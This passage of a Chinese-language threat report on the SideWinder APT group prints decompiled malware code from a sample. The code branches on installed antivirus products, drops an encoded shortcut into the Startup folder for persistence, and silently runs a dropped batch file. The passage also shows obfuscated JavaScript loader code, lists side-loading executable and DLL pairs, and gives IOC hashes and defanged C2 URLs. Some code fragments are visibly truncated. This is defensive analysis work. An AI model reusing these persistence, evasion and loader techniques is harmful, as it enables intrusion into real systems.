13     public void Pink(string exeBytes, string dllBytes, string av)
14     {
15         try
16         {
17             bool flag = av.Contains("Kaspersky");
18             bool flag2 = av.Contains("Quick");
19             bool flag3 = av.Contains("Avast");
20             bool flag4 = av.Contains("Avira");
21             bool flag5 = av.Contains("Bitdefender");
22             bool flag6 = av.Contains("WindowsDefender");
23             if (flag)
24             {
25                 this.activeKasperksy(exeBytes, dllBytes);
26             }
27             else if (flag3)
28             {
29                 this.activeAvast(exeBytes, dllBytes);
30             }
31             else if (flag4)
32             {
33                 this.activeAvira(exeBytes, dllBytes);
34             }
35             else if (flag2)
36             {
37                 this.activeKasperksy(exeBytes, dllBytes);
38             }
39             else if (flag5)
40             {
41                 this.activeAvast(exeBytes, dllBytes);
42             }
43             else if (flag6)
44             {
45                 this.activeWindowsDefender(exeBytes, dllBytes);
46             }
47             else
48             {
49                 this.activeAvast(exeBytes, dllBytes);
50             }
51         }
52     catch (FileNotFoundException)
53     {
54         Console.WriteLine("Error: Specified file cannot be found.");

```

Gcow安全团队

释放lnk到启动文件夹以持久化

```

public void work()
{
    string compressedText = "2gIAAB
+LCAAAAAAAAABADtvQdgHEmWJSYvbcP7f0r1StfgdKEIgGATJNiQQBDswYjN5pLsHW1HIymrKoHKZVZlXWYwQMzt
nbz33nvvvffee++997o7nU4n99//P1xmZAFs9s5K2smeIYCqyB8/fnwfPyKe/xq/xq/xa/5Wv9avgecf4n9/
jWd/9a9xu+fX7/x959f8rX6N3+Xlf/Tlv5T+N4+K3+vv+bd+gl/jk52dP/+3/zXunjz6fS0vv/
o1du3vv9mv8dli0aum1/j8a/xG/wav86v8T/+A+abb0Xe10e7v0bxayz/jdmvUf0aV79GQ3//Nr/GTwYQm
+umzRf39n6NX+PoljCbX+Oa/t/+Gvmvsfg17v0a90qv8dsRnnv2+1/j15guZuP8Xf4eeE4JluzXGBPMd/
R/4Plr/Bq/K/09/jV+3+DfcDy/bw+X37cD6Vu/x136JOU22a9R078pfTKhf09+jUfU+iV9Vv0aF/RvRu89pX/
R7vc1CM2v8Zah1QR1Rr0Vv8YPLNtfjLD7dX+NX+Mv+tt3p5790//+d6P+/If199eIf/h3+y1/r+y/+zqfjv/lv
+Ik/6+/Ed382/f/H6Ls/rn7uvn75+j/5Y37vZ3/f840Tv/f/+C3/1F/4Zy3+hV9En/86IMHvQv+/S/9//
Wts0xRt/xr36f97/Nver/GA/vqU/tvjn/v83b1fY4d+f0if4d/7v8YBtdqm7/bo8wP+bk+/B7wd/q/7/D+SO/
Xr2gIAAA==";
    string s = this.decompressData(compressedText);
    File.WriteAllBytes(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\Win
Setting Loader.lnk", Encoding.Default.GetBytes(s));
    File.WriteAllBytes("C:\\\\ProgramData\\\\Win Setting Loader.lnk",
    Encoding.Default.GetBytes(s));

```

Gcow安全团队

释放bat并执行

```
// Token: 0x0600000F RID: 15 RVA: 0x00002694 File Offset: 0x00000894
public void avastwork()
{
    string compressedText = "eQAAAAB
+LCAAAAAAABADtvQdgHEmWJSYvbcP7f0r1StfgdKEIgGATJNiQQBDswYjN5pLsHWlHIymrKoHKZVZlXWYwQMzt
nbz33nvvvffee++997o7nU4n99//PlxmZAFs9s5K2smeIYCqyB8/fnwfPyJenX6eHj99mn707d/r5Kvf9/
WXz9589/jV6e/7RTGtq6Y6b3/f7xbLWXXV/L4n67r0l+1P5nVTVMvf99V6+VF69yfTj6Z1Prvabd/blGD9/q9/
Kr37LLlLAE8e/b4v6+qizhZPszb7fWfN29+X2xY/GOfv8o/+HwijsOZ5AAAA";
    string s = this.decompressData(compressedText);
    File.WriteAllBytes("C:\\\\ProgramData\\\\addreg.bat", Encoding.Default.GetBytes(s));
    new Process
    {
        StartInfo =
        {
            FileName = "C:\\\\ProgramData\\\\addreg.bat",
            CreateNoWindow = true,
            WindowStyle = ProcessWindowStyle.Hidden
        }
    }.Start();
}
```



由于该样本的回连下载的服务器已经失效,故不能分析

该一类样本的流程图如下:



六. 技术特点以及演进:

注意:该特点不具有普适性,同时里面给出的时间节点只是在那个时间段内该组织针对目标使用最多的手法,不是代表在那个时间段该组织使用的全部手法,该组织会针对目标的不同进行调整


1) .白加黑的使用

Exe名称	Dll名称	属性信息
Cmdl32.exe	Cmpbk32.dll	Microsoft连接管理器自动下载
Credwiz.exe	Duser.dll	系统凭据备份和还原向导
Write.exe	Propsys.dll	写字板程序
Rekeywiz.exe	Duser.dll	EFS REKEY向导

该组织在白加黑的寻找上偏向于寻找系统文件的白加黑利用,在2018年的活动中主要使用cmdl32.exe+cmpbk32.dll与credwiz.exe+duser.dll的两种组合,在2019年的活动中新增加了wrte.exe+propsys.dll与rekeywiz.exe与duser.dll的组合

未来估计会有别的新的白加黑组合的出现

2018年到2019年SideWinder APT组织使用的白加黑组合



2) 载荷的明文字符的处理方式

该组织在对js脚本内存加载C# dll文件的时候,采用了字符串拼接等手段.其在2019的1月份到10月份通常采用的是base64解密其c# dll的shellcode然后内存加载,并且其中调用的activexobject都可见,极其方便于分析以及安全软件的查杀,在11月份到12月份针对巴基斯坦的攻击活动中,该组织大幅度的对其明文字符串进行了混淆,主要采用自编的异或算法和base64进行解密操作


```

var cRKGlC = String.fromCharCode;
function RDOB(str) {
  var b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/-=";
  var b, result = "",
      r1, r2, i = 0;
  for (; i < str.length; i++) {
    b = b64.indexOf(str.charAt(i)) << 18 | b64.indexOf(str.charAt(i+1)) << 12 |
        (r1 = b64.indexOf(str.charAt(i))) << 6 | (r2 = b64.indexOf(str.charAt(i+1)));
    result += r1 === 64 ? cRKGlC(b >> 16 & 255) :
              r2 === 64 ? cRKGlC(b >> 16 & 255, b >> 8 & 255) :
              cRKGlC(b >> 16 & 255, b >> 8 & 255, b & 255);
  }
  return result;
};
function S3nEuQM (key, bytes){
  var res = [];
  for (var i = 0; i < bytes.length; i++) {
    for (var j = 0; j < key.length; j++) {
      res.push(cRKGlC((bytes.charCodeAt(i) ^ key.charCodeAt(j))));
      i++;
      if (i >= bytes.length) {
        j = key.length;
      }
    }
  }
}
64ToStream(bytesData) {
  aBytes = new ActiveXObject("System.Text.AsciiEncoding");
  encDataBytes = encDataBytes.GetByteCount_2(bytesData);
  extBytes = encDataBytes.GetBytes_4(bytesData);
  orm = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
  bytes = transform.TransformFinalBlock(PlainTextBytes, 0, len);
  Bytes = new ActiveXObject("System.IO.MemoryStream");
  s.Write(PlainTextBytes, 0, (len / 4) * 3);
  s.Position = 0;
  strBytes;
}
var mst = null;
var FSO = null;
window.resizeTo(1, 1);
window.moveTo(-1000, -1200);
function gqrEaq(b) {
  var enc = new OaXQT(EvpTXkLe("YehDQ1RbH"+"2xNtkc
  var length = enc.GetByteCount_2(b);
  var ba = enc.GetBytes_4(b);
  var transform = new OaXQT(EvpTXkLe("YehDQ1RbH2tW
  +"wQV5ddVBFVA4H"+"YkFQXkRXGJUVV"));
  ba = transform.TransformFinalBlock(ba, 0, length);
  mst = new OaXQT(EvpTXkLe("YehDQ1RbH"+"2xNtkc
  mst.Write(ba, 0, length);
  mst.Position = 0;
}

```


3).漏洞文件加载js loader的方式

在2019年1月到3月的活动中,该组织主要采用的是通过漏洞加载远程地址上托管的hta文件,但在2019年3月到12月的活动中,则采用使用在本地释放1.a文件,再加载1.a文件的js代码.其中该组织都会采用命令行替换的方式去加载恶意js



4).Ink攻击载荷加载js loader的方式

该组织对于构造Ink文件的载荷也是变化多样,不过其主要是通过使用mshta.exe执行托管于服务器的远程hta文件,不过该组织总是通过不同的手段来掩盖其执行的策略,比如下图中的执行start来拉起mshta以及利用Ink的性质来伪装成ctfmon以欺骗受害者的执行(具体手段请看参考链接中瑞星的报告,这里就不再赘述)



Gcow安全团队

六.总结

sidewinder(响尾蛇)组织作为一个迅速进步,以及拥有c++,c#,delphi等后门以及大规模使用js以及开源的工具对其后门进行装载,使用lnk以及文档载荷。并且其诱饵样本的大部分文件都是诱惑力很高的文件,这种高的诱饵文档会加大人员的受害几率.并且使用系统文件的白加黑技术和内存加载技术与杀毒软件进行对抗。

七.IOCs:

md5:

D2522E45C0B0D83DDDD3FCC51862D48C
1FE3D9722DB28C2F3291FF176B989C46
444438F4CE76156CEC1788392F887DA6
3CD725172384297732222EF9C8F74ADC
C0F15436912D8A63DBB7150D95E6A4EE
C986635C40764F10BCEBE280B05EFE8C
D1C3FA000154DBCCD6E5485A10550A29
B956496C28306C906FDDDF08DED1CDF65
A1CA53EFDA160B31EBF07D8553586264
204860CE22C81C6D9DE763C09E989A20
DE7F526D4F60B59BB1626770F329F984
2CB633375A5965F86360E761363D9F2F
5CD406E886BD9444ADEE4E8B62AA56CC
358450E19D38DB77C236F45881DCEBEF
29325CDBDE5E0CF60D277AA2D9BA4537
836419A7A4675D51D006D4CB9102AF9C
A1CA53EFDA160B31EBF07D8553586264
16E561159EE145008635C52A931B26C8
21CC890116ADCF092D5A112716B6A55F
62606C6CFF3867A582F9B31B018DFEA5
52FA30AC4EDC4C973A0A84F2E93F2432

CE53ED2A093BBBD788D49491851BABFFD
737F3AD2C727C7B42268BCACD00F8C66
2D9655C659970145AB3F2D74BB411C5D
032D584F6C01CC184BF07CDEC713E74D
FB362FE18C3A0A150754A7A1AB068F1E
423194B0243870E8C82B35E5298AD7D7
81F9EB617A2176FF0E561E34EF9FF503
7E23C62A81D2BFB90EF73047E170DEA8
58B5A823C2D3812A66BBF4A1EBC497D3
5E98EA66670FA34BF67054FB8A41979C
8DA5206BACACD5C8B316C910E214257F
65F66BC372EA1F372A8735E9862095DA
361DFD8F299DD80546BCE71D156BC78E
1B11A5DD12BB6EC1A0655836D97F9DD7
9B1D0537D0734F1DDB53C5567F5D7AB5
3EE30A5CAC2BEF034767E159865683DF
4513F65BDF6976E93AA31B7A37DBB8B6
FF9D14B83F358A7A5BE77AF45A10D5A2

C2:

cdn-in[.]net

urls:

[http://cdn-in\[.\]net/includes/b7199e61/-1/7384/35955a61/final](http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final)

[http://cdn-in\[.\]net/plugins/-1/7384/true/true/](http://cdn-in[.]net/plugins/-1/7384/true/true/)

[http://cdn-in\[.\]net/includes/b7199e61/-1/7384/35955a61/final](http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final)

[http://cdn-in\[.\]net/plugins/-1/7384/true/true/](http://cdn-in[.]net/plugins/-1/7384/true/true/)

msftupdate[.]srv-cdn[.]com

urls:

[hxxps://msftupdate\[.\]srv-cdn\[.\]com/cdne/plds/zoxr4yr5KV\[.\]hta](hxxps://msftupdate[.]srv-cdn[.]com/cdne/plds/zoxr4yr5KV[.]hta)

[hxxps://msftupdate\[.\]srv-cdn\[.\]com/fin\[.\]hta](hxxps://msftupdate[.]srv-cdn[.]com/fin[.]hta)

www[.]google[.]com[.]d-dns[.]co

urls:

[hxxp://www\[.\]google\[.\]com\[.\]d-dns\[.\]co/includes/686a0ea5/-1/1223/da897db0/final\[.\]hta](hxxp://www[.]google[.]com[.]d-dns[.]co/includes/686a0ea5/-1/1223/da897db0/final[.]hta)

webserv-redir[.]net

urls:

[hxxp://webserv-redir\[.\]net/includes/b7199e61/-1/5272/fdbfcfc1/final](hxxp://webserv-redir[.]net/includes/b7199e61/-1/5272/fdbfcfc1/final)

pmo[.]cdn-load[.]net

urls:

[hxxp://pmo\[.\]cdn-load\[.\]net/cgi/5ed0655734/-1/1078/d70cc726/file\[.\]hta](hxxp://pmo[.]cdn-load[.]net/cgi/5ed0655734/-1/1078/d70cc726/file[.]hta)

fb-dn[.]net

urls:

[hxxp://fb-dn\[.\]net/disrt/fin\[.\]hta](hxxp://fb-dn[.]net/disrt/fin[.]hta)

cdn-edge[.]net

urls:

hxxp://cdn-edge[.]net/checkout[.]php

hxxp://cdn-edge[.]net/cart[.]php

hxxp://cdn-edge[.]net/amount[.]php

ap12[.]ms-update-server[.]net

urls:

hxxp://ap12[.]ms-update-server[.]net/checkout[.]php

hxxp://ap12[.]ms-update-server[.]net/cart[.]php

hxxp://ap12[.]ms-update-server[.]net/amount[.]php

s2[.]cdn-edge[.]net

urls:

hxxp://s2[.]cdn-edge[.]net/checkout[.]php

hxxp://s2[.]cdn-edge[.]net/cart[.]phpB

hxxp://s2[.]cdn-edge[.]net/amount[.]php

webserv-redir[.]net

urls:

hxxp://webserv-redir[.]net/plugins/-1/5272/true/true/

hxxp://webserv-redir[.]net/plugins/-1/5272/true/true/done

s12[.]cdn-apn[.]net

urls:

hxxp://s12[.]cdn-apn[.]net/checkout[.]php

hxxp://s12[.]cdn-apn[.]net/cart[.]php

hxxp://s12[.]cdn-apn[.]net/amount[.]php

cdn-do[.]net

urls:

hxxp://cdn-do[.]net/plugins/-1/7340/true/true/

cdn-list[.]net

urls:

hxxp://cdn-list[.]net/KOmJg2XStHl3PRhXnB6xT6Wo967B1n5uGf7SfiBC/-1/7340/b729d30c/css

http://cdn-list[.]net/1SdYMUrbdAfpGSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/1

http://cdn-list[.]net/1SdYMUrbdAfpGSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/2

http://cdn-list[.]net/1SdYMUrbdAfpGSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/3

http://cdn-list[.]net/1SdYMUrbdAfpGSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/v4[.]0[.]30319

http://cdn-list[.]net/1SdYMUrbdAfpGSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/4

http://cdn-list[.]net/1SdYMUrbdAfpGSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/5

http://cdn-list[.]net/1SdYMUrbdAfpGSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/6

http://cdn-list[.]net/1SdYMUrbdAfpGSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/7

http://cdn-list[.]net/1SdYMUrbdAfpGSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/8

http://cdn-list[.]net/1SdYMUrbdAfpGSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/9

http://cdn-list[.]net/1SdYMUrbdAfpGSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/10

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css)

[http://cdn-in\[.\]net/includes/b7199e61/-1/7384/35955a61/final](http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final)

[http://cdn-in\[.\]net/plugins/-1/7384/true/true/](http://cdn-in[.]net/plugins/-1/7384/true/true/)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/1](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/1)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/2](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/2)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/3](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/3)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/v4\[.\]0\[.\]30319](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/v4[.]0[.]30319)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/4](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/4)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/5](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/5)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/6](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/6)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/7](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/7)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/8](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/8)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/9](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/9)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/10](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/10)

[http://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css](http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/134/7e711ada/res/css)

[https://cdn-list\[.\]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/43e2a8fa/css](https://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4I2Fa1zSCT/-1/7384/43e2a8fa/css)

sd1-bin[.]net

urls:

[https://www.sd1-bin\[.\]net/images/2B717E98/-1/12571/4C7947EC/main.file.rtf](https://www.sd1-bin[.]net/images/2B717E98/-1/12571/4C7947EC/main.file.rtf)

reawk[.]net

ap1-acl[.]net

八. 参考链接

<http://it.rising.com.cn/dongtai/19639.html>

https://www.antiy.cn/research/notice&report/research_report/20190508.html

<https://www.freebuf.com/articles/network/196788.html>

<http://it.rising.com.cn/dongtai/19658.html>

<http://it.rising.com.cn/dongtai/19655.html>